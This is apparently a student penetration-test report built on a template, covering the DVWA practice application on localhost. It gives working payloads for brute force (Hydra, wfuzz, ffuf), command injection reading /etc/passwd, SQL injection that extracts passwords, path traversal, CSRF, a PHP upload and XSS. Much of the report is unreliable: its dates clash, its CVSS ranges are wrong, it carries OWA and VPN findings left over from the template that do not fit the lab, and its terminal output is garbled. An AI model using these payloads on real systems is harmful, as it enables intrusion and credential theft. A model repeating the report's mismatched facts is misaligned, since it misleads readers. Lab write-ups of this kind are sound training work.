

Demo Company Security Assessment Findings Report

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Confidentiality Statement

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TCMS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
Demo Company		
DVWA	DVWA Down Vulnerable Web Application	
TCM Security		
Ath Thahir Muhammad Isa Rahmatullah	Lead Penetration Tester	Office: 085331238980 Email: atha2dj@gmail.com




Assessment Overview

From Sep 13th, 2024 to Sep 19th, 2024, DC engaged TCMS to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning Customer goals are gathered and rules of engagement obtained.
- Discovery Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A TCMS engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.



Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	4.0-5.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	3.0-3.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	2.0-2.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-1.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.



Scope

Assessment	Details
External Penetration Test	127.0.0.1 with localhost/ 80:80 port

Full scope information provided in "Demo Company-867-19 Full Findings.xslx"

Scope Exclusions

Per client request, TCMS did not perform any Denial of Service attacks during testing.

Client Allowances

DC did not provide any allowances to assist the testing.



Executive Summary

TCMS evaluated DC's external security posture through an external network penetration test from May 20th, 2019 to May 29th, 2019. By leveraging a series of attacks, TCMS found critical level vulnerabilities that allowed full internal network access to the DC headquarter office. It is highly recommended that DC address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Attack Summary

The following table describes how TCMS gained internal network access, step by step:

Step	Action	Recommendation
1	Brute Force Gain access to break into various accounts through brute force methods	Low: rate limiting, reCAPTCHA. Medium: temporary blocking. High: stricter rate limiting, 2FA, encryption.
2	Command Injection Able to access user data using the command injection method by pinging someone's localhost IP	Low: Input Validation, Escape special characters (;, , &&, and &) Medium: whitelist, prevent input bypass High: disables the function to execute the system on the server.
3	SQL Injection Perform SQL attack using username input by applying some SQL commands to get detailed information regarding username and password	Low: Input validation, Escape special characters such as ', -, and ;. Medium: Whitelist input, prevent input bypass with strict filtering. High: Use prepared statements, avoid dynamic SQL.
4	SQL Injection Blind Perform a (blind) SQL attack using username input by applying several SQL commands to detailed information of someone's username and id	Low: Input validation, escape special characters (', -, ;). Medium: Whitelist input, prevent input bypass, hide response server. High: Prepared statements, avoid dynamic SQL, limit database access.
5	Cross Site Request Forgery allows an attacker to force a logged in user to perform undesired actions by exploiting a valid user session.	Low: CSRF token on form. Medium: Verify reference header.
6	File Inclusion allows attackers to load unauthorized files into web applications, which could be used to gain access to sensitive files or execute malicious code.	Low: Validate and sanitize invalid input files. Medium: whitelist file names or paths, prevent bypass by filtering input. High: Use absolute paths, implement access control to files.



7	File Upload can be a security risk if a user or attacker can upload malicious files that can execute or access sensitive files on the server.	Low: Validate file type and file size.
8	Javascript potentially a security threat if malicious scripts could be injected or executed on the client side.	Low: Validate and escape input to prevent script injection. Medium: limit allowed script sources. High: strict sanitization input, avoid script execution from untrusted sources.
9	XSS Stored Occurs when data containing malicious scripts is stored on a server (e.g. in a database) and then served to other users without adequate sanitation.	Low: Input validation, escape special characters (<, >, &, ', ").
10	XSS Reflected Occurs when malicious script is inserted into a URL or query parameter and is directly reflected in the response without validation or sanitization.	Low: Validate and escape input from URLs and query parameters.
11	XSS DOM Occurs when malicious script is injected into the DOM of a web page via JavaScript manipulation, without involving the server.	Low: Validation and sanitization of input in DOM manipulation.



Security Strengths

SIEM alerts of vulnerability scans

During the assessment, the DC security team alerted TCMS engineers of detected vulnerability scanning against their systems. The team was successfully able to identify the TCMS engineer's attacker IP address within minutes of scanning and was capable of blacklisting TCMS from further scanning actions.

Security Weaknesses

Missing Multi-Factor Authentication

TCMS leveraged multiple attacks against DC login forms using valid credentials harvested through open-source intelligence. Successful logins included employee e-mail accounts through Outlook Web Access and internal access via Active Directory login on the VPN. The use of multi-factor authentication would have prevented full access and required TCMS to utilize additional attack methods to gain internal network access.

Weak Password Policy

TCMS successfully performed password guessing attacks against DC login forms, providing internal network access. A predictable password format of Summer2018! (season + year + special character) was attempted and successful.


Unrestricted Logon Attempts

During the assessment, TCMS performed multiple brute-force attacks against login forms found on the external network. For all logins, unlimited attempts were allowed, which permitted an eventual successful login on the Outlook Web Access application.



Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



Critical: 3 vulnerabilities

- SQL Injection (Blind)
- Command Injection
- File Upload

High: 4 vulnerabilities

- SQL Injection
- CSRF
- File Inclusion
- XSS Stored

Medium: 4 vulnerabilities

- CSRF
- XSS Reflected
- JavaScript
- File Inclusion (when not completely avoided or validated)

Low: 3 vulnerabilities

- Brute Force
- XSS DOM
- File Upload (when proper file validation is applied)



External Penetration Test Findings

Insufficient Lockout Policy - Outlook Web App (Critical)

Description:	DC allowed unlimited logon attempts against their Outlook Web App (OWA) services. This configuration allowed brute force and password guessing attacks in which TCMS used to gain access to DC's internal network.
Impact:	Critical
System:	192.168.0.5
References:	NIST SP800-53r4 AC-17 - Remote Access NIST SP800-53r4 AC-7(1) - Unsuccessful Logon Attempts Automatic Account Lock

Exploitation Proof of Concept

- Brute Force (Low)
 - Hydra:

```
Cattom Matta: [-/Desktop]

Shydra -l admin -p-500-worst-passwords.txt 127.0.0.1 http-get-form '/dwa/vulnerabilities/brute/:username="USER"6password="PASS"6Login=Login:Username and/or password incorrect." -m "Cookie: PHPSESSID=3wee3htlrs2n3mgr5b2jnq660h; securit yellow | Mydra -l admin -p-500-worst-passwords.txt 127.0.0.1 http-get-form '/dwa/vulnerabilities/brute/:username="USER"6password="PASS"6Login=Login:Username and/or password incorrect." -m "Cookie: PHPSESSID=3wee3htlrs2n3mgr5b2jnq660h; securit yellow | Mydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-18 18:04:135

DATA] max lo tasks per 1 server, overall 16 tasks, 699 login tries (ti:/p:1699), -32 tries per task

DATA] max lo tasks per 1 server, overall 16 tasks, 699 login tries (ti:/p:1699), -32 tries per task

DATA] attacking http-get-form | host: 127.0.0.1 login: admin | Mydra (http://doc.no.1 login: admin | Mydr
```

Payload exploit:

hydra -I admin -P 500-worst-passwords.txt 127.0.0.1 http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect." -m "Cookie:PHPSESSID=3vee3ht1rs2n3mgr5b2jnqo60h; security=low"



Wfuzz:



Payload exploit:

wfuzz --hs "incorrect" -c -z file,500-worst-passwords.txt -b 'security=low; PHPSESSID=3vee3ht1rs2n3mgr5b2jnqo60h' --hh 0 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login'



Ffuf




Payload exploit:


ffuf -w 500-worst-passwords.txt -b 'security=low; PHPSESSID=1t1632e49prtdI0tkfua31h2ia' -u 'http://127.0.0.1/dvwa/vulnerabilities/brute/index.php?username=admin&password=FUZZ&Login=Login' -fr 'incorrect' -fc 302



Burp



Payload exploit:



Send to intruder,

At position tab give the password = §aaa§

Attack type sniper

Load the seclist on the payload simple list


(e.g. 500-worst-password.txt)

At settings tab we can add incorrect and welcome grep match to give flag


Go back to position tab and click start attack



- Brute Force (Medium)
 - Burp



Payload exploit:



Send to intruder,

At position tab give the username = §admin§ and password = §aaa§

Attack type clusterbomb

Load the seclist on the payload 1 and 2 simple list

1 is for username and 2 is for password

(e.g. users.txt and 500-worst-password.txt)


At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack




Brute Force (Hard)

- Burp



Payload exploit:



Send to intruder

At position tab give the password = §aaa§ and user_token= §token§

Attack type pitchfork

Load the seclist on the payload 1 is simple list and 2 recursive grep

1 is for password and 2 is for token

For payload 2 go to resource pooland make maximum concurrent request = 1

Go to setting tab make the grep extract make start from value=' dan length 32 because it's the token

At settings tab we can add incorrect and welcome grep match to give flag

Go back to position tab and click start attack



Command Injection (Low)


```
Vulnerability: Command Injection
                   Ping a device
                   Enter an IP address: 127.0.0.1; cat /etc/passwd | tee /tmp/pt | Submit
              PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.860 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.933 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.939 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.930 ms
    de bytes from 127.0.0.1 icmp.seq2 titled timed.033 ms
60 bytes from 127.0.0.1 icmp.seq2 titled titled timed.033 ms
60 bytes from 127.0.0.1 icmp.seq2 titled titled timed.033 ms
60 bytes from 127.0.0.1 icmp.seq2 titled titled
```

Payload exploit:

127.0.0.1; cat /etc/passwd | tee /tmp/passwd



Command Injection (Medium)



Payload exploit:

127.0.0.1 | cat /etc/passwd



• Command Injection (High)

Vulnerability: Command Injection Ping a device Enter an IP address: 127.0.0.1|pwd Submit /var/www/html/dvwa/vulnerabilities/exec

Payload exploit:

127.0.0.1|pwd



• SQL Injection (Low)

Vulnerability: SQL Injection

```
User ID: 1'or '1'='1 UNION SELE Submit


ID: 1'or '1'='1 UNION SELECT * from password
First name: admin
Surname: admin
```

Payload exploit:

1' OR '1'='1'#



• SQL Injection (Medium)



Payload exploit:


Intercept the request and send it to repeater

Change id into 1 UNION SELECT user, password FROM users -

And click send



• SQL Injection (High)




Payload exploit:

1' OR '1'='1'#



• SQL Injection Blind (Low, Medium, High)




Payload exploit:

1' OR '1'='1'#



• CSRF (Low)




Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#



• CSRF (Medium)



Payload exploit:

Turn intercept on

http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

add to repeater

Referer:

 $http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password\&password_conf=password\&Change=Change$



• File Inclusion (Low)



Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd

page=../../../etc/passwd



• File Inclusion (Medium)



Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=/etc/passwd

page=/etc/passwd



• File Inclusion (High)



Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/fi/?page=file:///etc/passwd

page=file:///etc/passwd



• File Upload (Low)

Vulnerability: File Upload Choose an image to upload: Browse... No file selected. Upload ../../hackable/uploads/file.jpg.php succesfully uploaded!

Payload exploit:

Touch file.jpg.php

Then upload




• Javascript (Low)



Payload exploit:

Change the value of the form on inspect to success



at console type generate_token()


then click submit



• Javascript (Medium)

Vulnerability: JavaScript Attacks Submit the word "success" to win. Well done! Phrase ChangeMe Submit

Payload exploit:



Intercept the request and the respond change the value to success and forward

And click submit



Javascript (High)



Payload exploit:

Change the form value to success and enter success value at the form


Search high.js at the debugger tab and copy the entire code and enter it at http://deobfuscatejavascript.com/# to change the code to be readable

Go to console at browser and enter token_part_1("ABCD", 44); and token_part_2("XX")

And click submit



• XSS Stored (Low)



Payload exploit:


<button id="myButton">Click Me</button>

<script>alert('Test')</script>

<input type="text" id="a" name="a">




• XSS Reflected (Low)



Payload exploit:



XSS DOM (Low)



Payload exploit:

 $\frac{\text{http://127.0.0.1/dvwa/vulnerabilities/xss}}{\text{d/?default=\%3Cscript\%3Ealert(\%27Test\%27)\%3C/script\%3E}}$

<script>alert('Test')</script>



Impact and How to Prevent:

1. Brute Force (Low, Medium, High)

- Impact of Exploitation: Attackers gain access through your login credentials using brute force methods.
- How to Prevent: Encourage stricter password policies, changing it once in a while. Limit login attempts, and monitor suspicious login behavior such as implementing 2FA.

2. Command Injection (Low, Medium, High)

- Impact of Exploitation: Attackers can access people's data using command injections. With this they gain unauthorized access or exfiltrating sensitive data.
- How to Prevent: Validate and sanitize all input, restrict system command executions, and implement proper access control.

3. SQL Injection (Low, Medium, High)

- Impact of Exploitation: Attackers can manipulate database queries to retrieve or alter sensitive information.
- How to Prevent: Use prepared statements, apply input validation, and avoid dynamic SQL queries.

4. SQL Injection Blind (Low, Medium, High)

- Impact of Exploitation: Attackers can gather information from databases through blind SQL injections.
- How to Prevent: Same measures as for regular SQL injection—input validation and prepared statements.

5. Cross-Site Request Forgery (CSRF) (Low, Medium)

- Impact of Exploitation: Attackers can trick users into performing unwanted actions in authenticated sessions.
- How to Prevent: Implement CSRF tokens for critical actions, validate origin headers, and enforce secure cookie settings.

6. File Inclusion (Low, Medium, High)

- Impact of Exploitation: Attackers can include unauthorized files, allowing access to sensitive files or execution of malicious code.
- How to Prevent: Validate and sanitize file paths, use whitelist file extensions, and implement strict access controls.



7. File Upload (Low)

- Impact of Exploitation: Malicious files can be uploaded and executed on the server.
- How to Prevent: Validate file types and sizes, whitelist file extensions, and scan files with antivirus before saving.

8. JavaScript Exploitation (Low, Medium, High)

- Impact of Exploitation: Malicious scripts can be injected and executed on the client side, compromising user data.
- How to Prevent: Input Validation, restrict script sources, and enforce Content Security Policy (CSP).

9. XSS Stored (Low)

- Impact of Exploitation: Stored XSS can be used to attack other users by executing malicious scripts from the server.
- How to Prevent: Sanitize input and output, limit user input fields, and use a whitelist approach for allowed characters.

10. XSS Reflected (Low)

- Impact of Exploitation: Harmful scripts can be reflected in URLs and executed in the user's browser.
- How to Prevent: Sanitize URL parameters, validate input, and apply strict filters to ensure no untrusted input is executed.

11. XSS DOM (Low)

- Impact of Exploitation: Malicious scripts can be made in the Document Object Model (DOM) without involving the server.
- How to Prevent: Avoid using untrusted data in DOM manipulations.



Remediation

Who:	IT Team
Vector:	Remote
Action:	Item 1: VPN and OWA login with valid credentials did not require Multi-Factor Authentication (MFA). TCMS recommends DC implement and enforce MFA across all external-facing login services.
	Item 2: OWA permitted unlimited login attempts. TCMS recommends DC restrict logon attempts against their service.
	Item 3: DC permitted a successful login via a password spraying attack, signifying a weak password policy. TCMS recommends the following password policy, per the Center for Internet Security (CIS): 14 characters or longer Use different passwords for each account accessed Do not use words and proper names in passwords, regardless of language
	Item 4: OWA permitted user enumeration. TCMS recommends DC synchronize valid and invalid account messages.
	Additionally, TCMS recommends that DC: Train employees on how to create a proper password Check employee credentials against known breached passwords Discourage employees from using work e-mails and usernames as login credentials to other services unless absolutely necessary



Additional Reports and Scans (Informational)

TCMS provides all clients with all report information gathered during testing. This includes vulnerability scans and a detailed findings spreadsheet. For more information, please see the following documents:

- Demo Company-867-19 Full Findings.xslx
- Demo Company-867-19 Vulnerability Scan Summary.xslx
- Demo Company-867-19 Vulnerability Scan by Host.pdf





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